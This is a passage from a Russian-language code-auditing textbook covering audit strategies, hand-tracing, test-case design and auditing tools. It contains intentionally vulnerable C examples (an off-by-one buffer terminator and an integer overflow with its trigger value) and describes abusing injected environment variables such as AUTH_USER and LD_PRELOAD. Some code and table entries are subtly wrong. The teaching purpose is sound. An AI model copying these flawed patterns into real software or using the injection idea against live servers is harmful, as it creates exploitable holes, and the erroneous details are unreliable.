Стратегия DG3, описанная в таблице 4-17, относится к процессу прямого выявления абстракции, которую представляет реализация. Один из лучших способов выполнить эту стратегию -- выбрать ключевые программные элементы и резюмировать их. Например, попробуйте выявить элементы кода, которые, похоже, обеспечивают границу доверия. Затем попытайтесь вывести связанные уровни доверия, привилегии и базовую структуру из реализации. Этот метод может требовать обильных заметок и некоторого диаграммирования, и у вас могут быть несколько неверных шагов; однако в конце у вас должно быть хорошее понимание программных идиом, отвечающих за компонент модели доверия, который вы оцениваете. На основе этого понимания вы должны быть способны выявить проектные и архитектурные проблемы в этой части модели.

Таблица 4-17. DG3: выведение назначения и функции

Start point	Beginning of code elements under review
End point	Security vulnerabilities (open-ended)
Trace method	Varies
Goal	Identify more abstract (logic and higher level) vulnerabilities by modeling the actually behavior of the system.
Difficulty	Hard
Speed	Medium
Comprehension impact	Very high
Abstraction	Implementation logic through architectural
Strengths	Focuses on the areas that are known to be security relevant Helps build a more complete model of the application design and architecture Helps build a good understanding of individual design aspects
Weaknesses	Poor assumptions can derail later elements of the review Mentally taxing

Проверка соответствия проекту

Анализируя реализацию приложения, вы увидите ряд часто используемых путей кода, и на этих областях следует сосредоточить усилия по обобщению проектирования. Нужно внимательно смотреть на "серые зоны" в этих компонентах -- части проекта, где правильное действие в определенном случае не задано, что приводит к поведению, специфичному для реализации. Если у вас нет доступа к формальной спецификации, вы не знаете, реализует ли фрагмент кода определенное поведение; однако это может не иметь значения. По сути ваша цель -- исследовать все необычные случаи, когда какая-то операция выполняется над потенциально недоверенными данными. После того как вы обнаружите, что приложение пытается выполнить в функции или модуле, становится очевидно, когда чему-то неправильному позволяют пройти дальше. Эта стратегия DG4 кратко изложена в таблице 4-18.

Таблица 4-18. DG4: проверка соответствия проекту

Start point	Beginning of module under review
End point	End of module under review
Tracing method	Forward, control-flow sensitive, data-flow sensitive
Goal	Identify vulnerabilities in the implementation caused by deviations from the specification.
Difficulty	Moderate
Speed	Medium
Comprehension impact	Medium
Abstraction	Implementation logic through design
Strengths	Hard to go off track Provides a good balance of implementation and design understanding Much easier than deriving function without a design
Weaknesses	Misinterpretation of the design could result in overlooking vulnerabilities The quality of this strategy relies heavily on the original design's quality and accuracy

Эта стратегия связана с выявлением уязвимостей, возникающих из-за расхождений между проектной спецификацией и реализацией. Проектная спецификация -- это руководство к тому, что приложение должно делать, но такие спецификации редко соблюдаются буквально. Проектные спецификации часто не определяют поведение для каждого отдельного случая, создавая "серые зоны", которые последующие разработчики должны интерпретировать. После того как вы познакомились с внутренним устройством приложения, нужно выявлять различия между спецификацией и реализацией. Нужно определить последствия такого различия и то, как они могут повлиять на безопасность приложения. Иногда нарушение политики спецификации не имеет последствий для безопасности; однако многие уязвимости безопасности являются результатом отклонений от спецификации с непреднамеренными последствиями.

Примечание

В этом обсуждении используется термин "нарушение политики", а не "нарушение безопасности". При нарушении политики приложение допускает какое-то условие, которое, согласно спецификации, не должно допускаться. Нарушения политики часто равнозначны нарушениям безопасности, но не всегда.

Определение последствий -- это вопрос рассмотрения того, как недавно обнаруженное поведение может повлиять на остальную систему. Такое определение включает чтение кода в каждой точке,

затронутой нарушением политики, и учет особых случаев, которые может представлять нижележащая платформа. Например, представьте аудит Web-сервера, который позволяет устанавливать произвольные переменные окружения при получении определенных некорректно сформированных заголовков. (Обычно к каждому заголовку добавляется префикс `HTTP_`, после чего он устанавливается как переменная окружения.) Такое поведение почти наверняка является нарушением политики. Чтобы оценить последствия, нужно прочитать другие части системы и определить, как атакующие могут злоупотребить этой несогласованностью со спецификацией. В этом случае вы, вероятно, обнаружили бы, что можно устанавливать произвольные значения для релевантных безопасности переменных Common Gateway Interface (CGI) в серверном приложении. Можно было бы установить переменную `AUTH_USER`, чтобы обмануть приложение и заставить его думать, что вы уже аутентифицированы, или установить `REMOTE_HOST` и `REMOTE_ADDR`, чтобы казалось, будто вы подключаетесь локально и поэтому имеете право на доступ к чувствительным данным. В UNIX-системах знание операционной системы может подсказать, что установка специальных переменных окружения компоновщика (например, `LD_PRELOAD`) может быть полезной и привести к выполнению произвольного кода.

Тактики аудита кода

Теперь, когда вы понимаете базовые стратегии анализа, можно ввести несколько общих рекомендаций по анализу кода. Эти рекомендации не являются жесткими правилами; скорее, это бесценные техники и приемы, выработанные за годы опыта. Они помогают обеспечить тщательное покрытие и понимание даже самых тонких уязвимостей. В конце концов, при оценке огромной кодовой базы легко ошибиться и пропустить строку или две. К сожалению, одна-две строки могут быть разницей между безопасным и уязвимым кодом. Однако при аккуратном применении стратегий, обсуждавшихся ранее, вместе со следующими простыми тактиками ваша эффективность должна быстро вырасти.

Анализ внутреннего потока

В предыдущем обсуждении потока кода стратегии рассматривали межмодульные и межпроцедурные отношения. Такой анализ потока кода хорош для навигации между функциями, но при анализе фрагмента кода нужно выполнять внутрипроцедурный и внутримодульный анализ. Эти виды анализа требуют чувствительности и к потоку управления, и к потоку данных внутри функции, независимо от того, как вы выполняете трассировку вне функции. Чтобы увидеть, как работает такой анализ, пройдите по довольно простому пути кода в следующей функции C:

```
char *ReadString(int fd, int maxlength) {
    int length;
    char *data;

    if(read_integer(fd, &length) < 0)
        return NULL;

    data = (char *)malloc(length + 1);
    if(data == NULL)
        return NULL;

    if(read(fd, data, length) < 0) {
        free(data);
        return NULL;
    }

    data[length] = '\0';
    return data;
}
```

Эта функция просто читает строку переменной длины из сетевого ввода и возвращает указатель на нее. Она делает это, читая целочисленное значение, представляющее длину, а затем читая число байтов, равное этому значению. Однако даже у этой простой функции есть несколько потенциальных путей кода для исследования. Сначала предположим, что `read_integer()` завершается ошибкой. Выполняемый код тогда выглядел бы так:

```
read_integer(fd, &length);
return NULL;
```

Здесь происходит немногое, поэтому вместо этого посмотрите, что происходит при ошибке вызова `read()`:

```
read_integer(fd, &length);
data = malloc(length + 1);
read(fd, data, length);
free(data);
return NULL;
```

Как видно, есть существенная разница между обработкой отказа в `read_integer()` и отказа в `read()`. Этот простой пример показывает, как тонкие изменения могут резко влиять на путь кода неочевидным образом. Функции в реальных приложениях обычно сложнее и содержат много путей кода. Когда вы исследуете выявленную функцию и проходите по релевантным путям кода, важно минимизировать вероятность пропуска уязвимостей. Многие пути кода имеют общие участки, поэтому анализ всех релевантных путей не требует настолько много работы, как кажется. Кроме того, обычно можно читать несколько путей кода одновременно. Например, читая предыдущую функцию, вы можете спокойно игнорировать большую часть отказов проверок ошибок как нерелевантные безопасности. Однако будьте осторожны, когда проводите различие между тем, что релевантно безопасности, и тем, что нет. Проверяющие склонны пропускать пути кода, содержащие серьезные уязвимости, в двух областях: ветви проверки ошибок и патологические пути кода.

Ветви проверки ошибок -- это пути кода, по которым идут, когда проверки корректности приводят к ошибке. Они включают два пути, показанные в предыдущих примерах, и обычно вызывают возврат из функции или выход из программы. В примерах эти простые пути кода можно было бы легко отбросить, но помните, что это все равно пути кода. Даже если срабатывание ошибки кажется маловероятным, важно посмотреть, что происходит при ее возникновении, потому что код обработки ошибок относится к пути кода, который почти никогда не проходится и, вероятно, не так хорошо протестирован и проаудирован. Эта тема подробнее обсуждается в главе 7, "Строительные блоки программ".

Патологические пути кода описывают функции со многими маленькими и незавершающими ветвями (то есть ветвями, которые не приводят к резкому завершению текущей функции). Такие функции создают экспоненциальное число похожих путей кода и могут быть чрезвычайно трудны для трассировки. Хорошая идея -- пройти через такие функции несколько раз и исследовать каждый путь кода изолированно, поскольку некоторые пути могут запускаться неожиданными условиями. Иными словами, возможно запустить пути, которые логически не имеют смысла, но не запрещены реализацией.

Анализ подсистем и зависимостей

Распространенное заблуждение состоит в том, что анализ кода с точки зрения безопасности должен быть нацелен на модули, которые напрямую работают с пользовательским вводом из заданной точки входа. Хотя такой подход звучит разумно, он может не учесть все возможные потоки управления и данных, затронутые вводом. Во-первых, проект приложения может не позволять легко отделить точку входа и разбор данных от остальной кодовой базы. Например, релевантный модуль разбора данных может зависеть от нескольких других системных

компонентов. Во-вторых, приложение может быть не особенно модульным в своей реализации. Обе причины приводят к одной и той же проблеме: нельзя просто выбрать релевантные пути кода и исследовать их без серьезного знания остальной части приложения. Поэтому нужно рано приложить усилия, чтобы выявить подсистемы модулей и зависимости и познакомиться с их поведением.

Например, крупные приложения часто используют собственные подсистемы выделения памяти. Эти распределители могут быть обертками над системными распределителями памяти или полными заменами, которые обращаются к системному распределителю только при запросе крупных блоков, управляемых приложением (Web-сервер Apache управляет памятью похожим образом). Любое различие между поведением системного распределителя и пользовательского распределителя может быть важным, как вы увидите далее в главе 7.

Помимо распределителей, вам может понадобиться более тщательно анализировать различные общие подсистемы, включая следующие:

• Обработчики строковых и бинарных буферов данных
• Разборщики строк
• Замены системных API (например, API манипуляции файлами и сетевые API)
• Подсистемы хранения данных (например, классы хеш-таблиц)

Также нужно быть знакомым с особенностями любой стандартной системной функциональности, которая используется. В следующих главах эти вопросы рассматриваются как для Windows, так и для UNIX. Однако многие менее используемые функции не упоминаются. Когда вы сталкиваетесь с системными функциями, которых не знаете, изучите, как именно работает такая функция. В конце концов, такие функции часто могут дать вам новые особенности, релевантные безопасности, которые стоит искать в будущем.

Повторное чтение кода

Даже простой акт чтения обычно является итеративным процессом. Часто нужно читать одни и те же пути кода несколько раз, чтобы учесть все классы уязвимостей, которые необходимо рассмотреть. Например, один подход -- за один проход сосредоточиться на уязвимостях, связанных с целыми числами, уязвимостях управления памятью и уязвимостях форматированных данных. Затем вы делаете еще один проход, чтобы сосредоточиться на функциональных аудитах (проверке возвращаемых значений, ошибкоопасных вызовов API и так далее). Наконец, можно выполнить проход для выявления уязвимостей синхронизации.

Нет метрики, определяющей, сколько проходов требует конкретный фрагмент кода. Например, не нужно рассматривать уязвимости синхронизации, если код не выполняется в многопоточном контексте, не имеет дела с асинхронными событиями и не изменяет общие данные. Используйте собственное суждение, определяя, сколько проходов делать; однако рекомендуется как минимум два прохода, потому что при одном проходе можно пропустить тонкие сложности в коде или допустить очевидную оплошность.

Особенно сложный код трудно удерживать в голове, поэтому может понадобиться несколько проходов, чтобы понять, что он делает. Даже после достижения тщательного понимания полезно позже вернуться и проверить, что ваше понимание кода не только полное, но и правильное. Уязвимости безопасности обычно существуют из-за недосмотров в, казалось бы, мелких деталях, которые сильно влияют на код. Нужно продолжать задавать вопросы даже о просто выглядящем коде. Изменяются ли глобальные переменные или члены структур? Не всегда ли инициализируются возвращаемые значения или аргументы? Игнорируются ли возвращаемые значения или неверно интерпретируются из-за ошибок типизации или неправильных вызовов? Эти вопросы -- лишь несколько вещей, которые нужно учитывать для каждой исследуемой функции.

Лучший способ убедиться, что вы закрыли все направления, -- оценить некоторый код, а затем вернуться и проверить, не пропустили ли вы чего-нибудь. Даже Санта проверяет свой список дважды!

Ручная проверка на бумаге

Иногда вы видите код, который трудно оценить в голове. В коде может быть слишком много переменных, приходящих из разных мест и переназначаемых, или странные конструкции с неочевидными побочными эффектами. В таких случаях рекомендуется ручная проверка на бумаге. **Ручная проверка на бумаге** -- это техника, состоящая в создании таблицы всех переменных во фрагменте кода и заполнении их некоторыми начальными значениями. Это должны быть значения, которые, как вы думаете, код может обработать неправильно (например, полученные из тестовых случаев, объясняемых в следующем разделе). Затем вы проходите по каждой строке функции, обновляя каждое значение в соответствии с кодом. Чтобы увидеть, как работает эта техника, сначала посмотрите на простой код:

```
int read_line(int sock, char *buf, size_t length) {
    int i, c = 0, n;

    for(i = 0; ; i++) {
        n = read(sock, (void *)&c, 1);
        if(n != 1) return -1;
        if(c == '\n') break;
        if(i < length) buf[i] = c;
    }

    buf[i] = '\0';
    return 0;
}
```

Этот код нетрудно понять просто взглянув на него, но для демонстрации он подходит.

Примечание

Если вам кажется, что код трудно понять, не беспокойтесь. После небольшой практики вы, вероятно, начнете быстрее распознавать такие конструкции и сможете легче понимать код.

Функция должна читать строку из сокета. Она помещает байты, прочитанные из строки, в переменную `buf`, пока та не заполнится, а затем молча отбрасывает лишние данные в конце строки, тем самым возвращая максимум буфер длиной `length` байтов. Допустим, вы не вполне уверены в оценке безопасности этого фрагмента кода и хотите проверить свои мысли. Можно выполнить ручную проверку функции на бумаге с тестовым случаем, который, как вы ожидаете, будет ошибочным. В этом случае вы хотите увидеть, переполняется ли `buf`, когда подается длинная строка, поэтому используете следующие тестовые данные:

```
buf = 4 byte buffer
length = 4
line being read = "ABCDEF\n"
```

Ручная проверка этой функции показана в таблице 4-19.

Таблица 4-19. Ручная проверка алгоритма

Statement	i	buf	c
`for(i = 0;`	0	-	-
`n = read(sock, &c, 1);`	0	-	A
`if(i < length) buf[i] = c;`	0	`buf[0] = 'A'`	A
`i++;`	1	-	A
`n = read(sock, &c, 1);`	1	-	B
`if(i < length) buf[i] = c;`	1	`buf[1] = 'B'`	B
`i++;`	2	-	B
`n = read(sock, &c, 1);`	2	-	C
`if(i < length) buf[i] = c;`	2	`buf[2] = 'B'`	C
`i++;`	3	-	C
`n = read(sock, &c, 1);`	3	-	D
`if(i < length) buf[i] = c;`	3	`buf[3] = 'B'`	D
`i++;`	4	-	D
`n = read(sock, &c, 1);`	4	-	E
`if(i < length) buf[i] = c;`	4	-	E
`i++;`	5	-	E
`n = read(sock, &c, 1);`	5	-	F
`if(i < length) buf[i] = c;`	5	-	F
`i++;`	6	-	F
`n = read(sock, &c, 1);`	6	-	\n
`if(c == '\n') break;`	6	-	\n
`buf[i] = '\0'`	6	`buf[6] = '\0'`	\n

Ручная проверка показывает, что функция действительно читает в предоставленный буфер не более `length` байтов, а затем молча отбрасывает последующие данные; однако в последних двух строках этой ручной проверки все равно виден сбой. Видите его? NUL-байт для завершения буфера добавляется по адресу за пределами буфера в зависимости от размера предоставленной строки, потому что переменная `i` неправильно используется как индекс для NUL-завершения. Любая ручная проверка, которую вы выполняете, должна в общих чертах следовать формату, показанному в таблице: выполняемые операторы находятся с одной стороны, а столбцы показывают состояние каждой релевантной переменной после выполнения оператора. Некоторые операторы кода были опущены для краткости, когда они не влияли на тестовый случай.

Как видно, ручные проверки на бумаге могут быть полезным инструментом, потому что они дают понимание того, как работает алгоритм. Они помогают ловить уязвимости, которые легко пропустить, потому что на первый взгляд все выглядит нормально. Однако такие проверки могут быть громоздкими, особенно когда тестовые случаи сложны и включают много переменных. И все же они являются необходимой частью проверки данных, и их следует использовать всякий раз, когда вы не уверены в читаемом коде. Когда вы освоитесь с ними, удобно использовать собственные сокращенные версии таблиц ручной проверки. Например, не обязательно записывать операторы в крайнем левом столбце, если вы и так можете достаточно хорошо за ними следить.

Тестовые случаи

Тестовые случаи используются для тестирования программы или небольшого изолированного фрагмента кода, чтобы увидеть, как он обрабатывает определенные входные данные. Тестовые случаи можно выполнять множеством разных способов: писать ПО, которое взаимодействует с программой и подает тестовые данные, вручную вводить значения в программу с помощью отладчика или использовать ручную проверку на бумаге. Назначение тестовых случаев -- определить, правильно ли программа обрабатывает определенные входные данные или определенные сочетания входных данных. Проверять каждую возможную комбинацию входов обычно невозможно, поэтому нужно выбирать самые полезные случаи. Часто это граничные случаи, где входные данные неожиданны или обрабатываются рассматриваемым кодом особым образом. Например, допустим, у вас есть функция с таким прототипом:

```
int Connection::ConnectionRead(int len);
```

Вы хотите проверить, насколько хорошо эта функция справляется с неожиданным вводом. Для этого нужно определить диапазоны значений, которые могут принимать входные переменные, и выбрать значения из этих диапазонов для тестирования функции. Некоторые тестовые случаи могут включать следующее:

• Вызов функции `ConnectionRead()` с `len` = небольшое отрицательное значение (например, -1)
• Вызов функции `ConnectionRead()` с `len` = большое отрицательное значение (например, 0x80000000)
• Вызов функции `ConnectionRead()` с `len` = 0
• Вызов функции `ConnectionRead()` с `len` = небольшое положительное значение (10)
• Вызов функции `ConnectionRead()` с `len` = большое положительное значение (например, 0x7FFFFFFF)

Тестовые случаи классифицированы на основе диапазона значений, которые может принимать `len`: положительные, отрицательные или 0.

Примечание

У вас есть по два теста для положительных и отрицательных значений, потому что вы тестируете значения, близкие к граничным условиям, ограничивающим целые числа. Эти ограничения подробно обсуждаются в главе 6.

Используя тщательно выбранные значения из каждого диапазона возможных значений входа (в этом случае положительные, отрицательные или 0), вы получаете максимальную пользу от тестов, потому что покрываете и ожидаемые, и неожиданные случаи минимально возможным числом тестов. После дальнейшего изучения кода может стать очевиднее, что некоторые значения, похоже, приведут к серьезным проблемам, поэтому позже можно добавить эти значения в тестовые случаи. Например, изучите функцию немного дальше:

```
class Connection {
private:
    int sock;
    Buffer network_data;
    ...
};

int Connection::ConnectionRead(int len) {
    int n;

    if(network_data.GrowBuffer(len) == 0)
        return -1;

    n = ::read(sock, network_data.BufferEnd(), len);
    return n;
}
```

```
class Buffer {
private:
    unsigned char *data;
    size_t data_size, data_used;
    ...
};

#define EXTRA 1024

int Buffer::GrowBuffer(size_t length) {
    size_t new_size;
    char *new_data;

    if(data_size_data_used >= length)
        return 1;

    new_size = length + data_used + EXTRA;
    if(new_size < length) // check for integer overflow
        return 0;

    new_data = (unsigned char *)myrealloc(data, new_size);
    if(new_data == NULL)
        return 0;

    data_size = new_size;
    data = new_data;
    return 1;
}

void *myrealloc(void *data, size_t new_size) {
    void *block;

    new_size = (new_size + 15) & 0xFFFFFFF0;
    block = realloc(data, new_size);
    return block;
}
```

Этот довольно сложный путь кода содержит тонкую уязвимость. В частности, целочисленное переполнение может произойти в `myrealloc()` при округлении `new_size` вверх (как показано в выделенной строке), но из-за проверки целочисленного переполнения в `GrowBuffer()` уязвимость запускают только несколько избранных значений. (Опять же, если уязвимость вам не ясна, не беспокойтесь. Целочисленные переполнения подробнее рассматриваются в главе 6.) Точное значение `len`, передаваемое в `ConnectionRead()` (или в любую функцию, которая вызывает функцию `GrowBuffer()`), для запуска целочисленного переполнения зависит от значения `data_used`. Если предположить, что оно равно 0, предыдущие тестовые случаи не запускают целочисленное переполнение из-за следующего фрагмента кода из `GrowBuffer()`:

```
new_size = length + data_used + EXTRA;
if(new_size < length) // check for integer overflow
    return 0;
```

Добавление `EXTRA` к `new_size` вызывает целочисленное переполнение при использовании тестового случая `len` = -1, а тестовый случай с большим отрицательным значением не переполняется, и `realloc()` просто завершается ошибкой. Чтобы запустить ошибку (предполагая, что `data_used` = 0), нужно добавить тестовый случай вроде `len` = 0xFFFFFBFF (максимально представимое целое число минус 1024). Начальный диапазон тестовых случаев, который вы придумываете, нужно подгонять под исследуемый код, чтобы ловить все искусственно созданные граничные случаи, возникающие из-за работы кода, а также логические граничные случаи, которые вы изначально придумали.

Тестовые случаи с несколькими входами

Предыдущий пример поднимает интересный вопрос, связанный с несколькими входами. До того как вы глубоко изучили код, для тестовых случаев вас интересовал только один вход: переменная `len`, передаваемая в `ConnectionRead()`. Однако в реальном мире часто приходится иметь дело с несколькими входами функций. Проблема в том, что наличие нескольких входов умножает число нужных тестовых случаев, как показано в этой формуле:

```
tests = (set of cases)(number of inputs)
```

Число тестовых случаев может быстро расти. Кроме того, могут всплывать дополнительные тестовые случаи; часто переменные, являющиеся несколькими входами функции, каким-то образом связаны между собой, и эта концепция называется "отношениями переменных" (обсуждается в главе 7). По сути многим переменным и входам в модуле придается смысл через их отношение к другим переменным, поэтому может понадобиться создавать тестовые случаи для работы с граничными случаями отношения, помимо граничных случаев для изолированных переменных. Код, который вы рассматривали ранее, является примером такого тестового случая: нужно проверить граничный случай отношения между `len` и `data_used`, потому что оба эти значения должны взаимодействовать, чтобы запустить потенциальную уязвимость.

При построении тестовых случаев для функции или модуля кода именно вы должны выявить эти отношения, чтобы убедиться, что у вас есть полный набор тестовых случаев. Чем чаще вы выполняете тестовые случаи, тем быстрее сможете выявлять проблемные случаи при взгляде на код, что ускоряет процесс. Однако стоит потратить время на проработку всех потенциальных сценариев и проверку того, правильно ли код их обрабатывает. Автоматическое замечание проблем не настолько тщательно, и можно пропустить один-два случая. Кроме того, число имеющихся граничных условий не обязательно соответствует числу входов, которые вы подаете в модуль кода, потому что некоторые переменные получают значения косвенно из входа (например, предположительно `data_used`).

Допустим, у вас есть большое число тестовых случаев, и вы хотите по возможности избавиться от части из них. Как сделать это, сохранив проверку всех необходимых граничных условий, которые вы хотите подтвердить? Есть два способа отсечь лишние тестовые случаи: установление ограничений и прореживание лишних входов, объясненные в следующих разделах.

Относитесь к вводу как к враждебному

Часто вы сталкиваетесь с кодом, который опасен потому, что разработчик считает определенные переменные, поставляемые извне, безопасными и безоговорочно доверяет их содержимому. Этот подход опасен по нескольким причинам:

• Может существовать неучтенный путь кода, где выполняется менее строгая очистка ввода; следовательно, уязвимый код может быть достигнут с переменными в неожиданном состоянии.
• В будущем может быть введен новый путь кода, где выполняется менее строгая очистка ввода; следовательно, уязвимый код может быть достигнут с переменными в неожиданном состоянии.
• Очистка ввода может работать не так эффективно, как ожидает разработчик, из-за логической ошибки или ошибки реализации, поэтому уязвимый код может быть достигнут с переменными в неожиданном состоянии.

В общем случае следует настороженно относиться к входным данным из других модулей. Не нужно предполагать такой же уровень опасности, как для полностью внешнего ввода, но все же следует быть немного подозрительным. В конце концов, для разработчика просто хорошая практика -- выполнять некоторую внутреннюю проверку согласованности, особенно в библиотеке общего назначения.

Установление ограничений

Иногда у вас есть большое число тестовых случаев, проверяющих код на всевозможные граничные условия, но многие из этих тестовых случаев могут быть бесполезны. Почему? Потому что тестируемый модуль кода не может быть достигнут с переменными в определенных состояниях, поэтому даже если тестовые случаи обрабатываются неправильно, это не имеет значения: они никогда не могут произойти.

Если можно проверить, что существование переменных в определенных состояниях невозможно, ряд тестовых случаев становится нерелевантным, и их можно отбросить (записав, почему вы их отбросили). Этот процесс называется **установлением ограничений**. Когда вы делаете это, нужно убедиться, что проверки очистки входа работают ожидаемым образом, выполнив отдельные тестовые случаи для части кода, где происходят sanity checks. Чтобы увидеть пример, где можно отбросить тестовые случаи, вернитесь к функции `ConnectionRead()`. Представьте, что она вызывается только из одного места в приложении, функции `ConnectionReadBuffer()`, которая выглядит так:

```
int Connection::ConnectionReadBuffer(int len) {
    return ((len > 0) ? ConnectionRead(len) : 0);
}
```

Эта функция по сути является оберткой над `ConnectionRead()`, за исключением того, что она гарантирует: `len` является значением больше 0. Одна эта проверка отсекает довольно много тестовых случаев; теперь нужно тестировать только ситуации, где `len` положительно, потому что `ConnectionRead()` никогда не может быть достигнута при `len`, равном 0 или отрицательном.

Прореживание лишних входов

Прореживание лишних входов означает избавление от входов, которые не вызывают беспокойства. Например, рассмотрите следующий прототип функции:

```
int read_data(int sock, unsigned char *buffer, size_t length, int flags);
```

Эта функция по большей части является оберткой над `recv()`. Начальный набор состояний для каждой переменной при вызове этой функции показан в таблице 4-20.

Таблица 4-20. Состояния входных данных

Variable	States
`sock`	Valid socket descriptor Invalid socket descriptor
`buffer`	NULL Non-NULL (size equal to `length`) Non-NULL (size not equal to `length`)
`length`	0 Small positive number Huge positive number
`flags`	0 Valid flags Invalid flags

Теперь у вас есть набор возможных состояний, которые вы хотите протестировать. (Обычно следует точнее указывать, какие значения может принимать переменная `flags`, но для этого примера это не обязательно.) Вероятно, некоторые из этих состояний можно устранить, когда вы исследуете ограничения для этой функции. Например, крайне маловероятно, что программа вызовет эту функцию с недопустимым дескриптором сокета. Однако помимо этого ограничения некоторые значения находятся вне контроля атакующего как напрямую, так и косвенно. Например, предположим, что переменная `flags` может быть любым допустимым флагом или сочетанием

флагов, которые принимает функция `recv()` (и это правило принудительно обеспечивается в коде в другом месте), но программа устанавливает это значение на основе ввода из конфигурационного файла, доступного только администратору. В этом случае не нужно тестировать каждую комбинацию возможных значений `flags`; вероятно, достаточно конфигурации по умолчанию из файла.

Когда вы устраняете тестовые случаи, будьте осторожны и не устраняйте слишком много. То, что вы не можете контролировать значение переменной, не означает, что ее можно игнорировать: значения этой переменной могут влиять на то, как работает функция или модуль, и нужно увидеть, как ваш ввод обрабатывается в каждом обстоятельстве. Подводя итог, можно игнорировать только входные значения, удовлетворяющие следующим условиям:

• Вы не можете контролировать их напрямую или косвенно.
• Значение этой переменной существенно не влияет на то, как обрабатываются данные, которые вы контролируете, или на то, как работает модуль.

Кроме того, иногда встречаются аргументы, единственная цель которых -- быть заполненными функцией, поэтому при вызове функции значения в этих переменных нерелевантны.

Неограниченные типы данных

Это обсуждение тестовых случаев пока не затрагивало работу с входными данными типов, которые не ограничены строгим подмножеством или диапазоном значений. До сих пор примеры в основном имели дело с целочисленными типами, которые могут находиться в одном из трех состояний: отрицательное значение, положительное значение или 0. Но что насчет строк символов? Строковые данные могут иметь произвольную длину и содержать произвольные символы, поставляемые пользователями. Из-за этого трудно написать строгий набор тестовых случаев и убедиться, что вы покрываете все возможные результаты, когда приложение работает в реальной среде. Строковые данные усложняют процедуры тестовых случаев. Кроме того, этот тип данных не редок; вам часто придется создавать для него тестовые случаи, поэтому нужно уметь работать с таким вводом последовательно и точно. Для этого нужно учитывать некоторый контекст вокруг ввода. Иными словами, нужно определить, что представляют собой неограниченные данные и как программа их интерпретирует. В ходе программы со строковыми данными происходит ряд вещей:

• *Преобразования.* Данные преобразуются из одного представления в другое.
• *Проверки.* Выполняются проверки, чтобы убедиться, присутствуют ли определенные элементы данных в определенных местах, выполнить проверки длины данных и другие связанные процедуры валидации.
• *Разбор и извлечение.* Данные разбираются на составные элементы. Для строк разбор обычно означает нахождение границ элементов поиском разделителя (например, пробельного символа), а затем копирование элементов по мере необходимости приложения.
• *Системное использование.* Данные фактически используются для получения какого-либо системного ресурса, например когда предоставленные имена файлов открываются или передаются другой программе для отправки электронной почты.

Чтобы создавать эффективные строковые тестовые случаи, следует выбирать граничные случаи для каждого блока преобразования, проверки или разбора, который выполняется. Лучший способ сделать это -- исследовать каждую операцию, выполняемую над данными, и классифицировать ее в одну из трех категорий: преобразование, проверка или разбор. В зависимости от категории вы решаете, какова ваша цель, чтобы соответствующим образом создавать тестовые случаи.

Если операция является преобразованием, ваши цели -- увидеть, есть ли случай, где преобразование происходит неправильно, увидеть, может ли возникнуть какое-либо повреждение, и увидеть, приводит ли порядок преобразований относительно проверки данных к логической

уязвимости безопасности (то есть процедура проверки проверяет отсутствие или присутствие каких-то данных, но затем данные преобразуются до использования). Эти вопросы подробнее объясняются в главе 8, "Строки и метасимволы".

Если операция является процедурой проверки, ваша главная цель -- определить, можно ли эту проверку в каких-либо случаях обойти или является ли проверка недостаточной с учетом последующих действий. (Это определение может включать случаи без проверки.) Эти вопросы также обсуждаются в главе 8.

Когда выполняется разбор и извлечение, вас интересуют проблемы, связанные с неправильным разбором данных, обычно приводящие к какому-либо повреждению памяти (это подробно рассматривается в нескольких последующих главах). После завершения этих шагов часто обнаруживаются случаи, где данные используются для доступа к системному ресурсу. Обычно это финальный шаг обработки данных, потому что к этому моменту они уже должны быть проверены и разобраны. Поэтому уязвимость существует, если использование этой строки для доступа к ресурсу позволяет атакующему обойти политику безопасности приложения или повредить его внутреннее состояние.

Инструментарий аудитора кода

Прежде чем эффективно анализировать крупные фрагменты кода, нужны инструменты, позволяющие удобно перемещаться по коду и выполнять связанные задачи, такие как fuzz-тестирование. Этот раздел вводит несколько основных программных инструментов для навигации по исходному и бинарному коду, отладки, fuzz-тестирования и автоматизированного аудита кода.

Описание каждого инструмента включает обзор набора функций и оценку его сильных и слабых сторон. Аудиторы кода различаются тем, с какими типами инструментов им удобно работать, поэтому потратьте время на тестирование каждого продукта и найдите те, которые подходят вам лучше всего. Обзорные таблицы также показывают, у каких инструментов доступна бесплатная версия.

Аудиторы кода склонны быть людьми привычки. Большинство привыкает к определенным инструментам и затем никогда не пробует конкурирующие инструменты из-за усилий, необходимых для изменения рабочего процесса. Однако современный уровень быстро меняется, и новые инструменты могут вводить новые возможности, которые значительно упрощают анализ кода. Если возможно, найдите время изучить разные продукты; возможно, вы найдете в конкурирующих инструментах функции, которых нет в ваших текущих инструментах.

Навигаторы исходного кода

Навигаторы исходного кода позволяют легко и эффективно управлять как небольшими, так и крупными проектами исходного кода. Хотя большинство программных пакетов поставляется с IDE, навигаторы исходного кода немного отличаются тем, что сосредоточены на чтении кода и следовании по нему, а не на его сборке (хотя многие IDE имеют похожие функции и могут быть достаточны для анализа кода). Некоторые функции хороших навигаторов исходного кода включают следующее:

• *Функциональность перекрестных ссылок.* Возможность построить перекрестные ссылки для использования функции или переменной -- одна из важнейших функций навигатора исходного кода. Хороший инструмент должен позволять искать как определения, так и использования объекта, чтобы вы могли быстро и легко увидеть конкретику объекта.

• *Текстовый поиск.* Текстовый поиск полезен для нахождения кода, который может выполнять определенный тип задачи (на основе строк, которые он ищет во входных данных). Кроме того, текстовый поиск помогает находить объекты, когда инструмент не может найти определение или когда определение объекта приходит извне исходного кода проекта. Например, RPC-сервер может иметь определения переменной, объявленной в файле `rpcgen.x`, а инструмент не может найти определения, потому что анализирует только `.c` файлы.
• *Поддержка нескольких языков.* Поддержка нескольких языков полезна аудиторам кода, которые исследуют проекты, написанные на разных языках. Большинство навигаторов исходного кода поддерживает несколько основных языков (например, C/C++ и Java).
• *Подсветка синтаксиса.* Каждый программист должен быть знаком с ценностью подсветки синтаксиса. Это просто цветовое кодирование, которое IDE или навигатор исходного кода применяет к разным программным конструкциям. Большинство инструментов имеет какую-либо форму подсветки синтаксиса, потому что она считается необходимой для любой современной разработки ПО.
• *Возможности построения графов.* Наглядное представление использования объекта или потока управления в функции либо группе функций может быть очень полезным. С возможностями построения графов можно получить ясное представление деревьев вызовов или конструкций потока управления, не увязая в коде.
• *Скриптовые возможности.* Скриптовые возможности могут быть полезны для продвинутого автоматизированного анализа или манипулирования деревьями исходного кода. С мощным скриптовым языком может быть возможно автоматизировать некоторые базовые (и даже не такие уж базовые) аспекты аудита кода.

Cscope

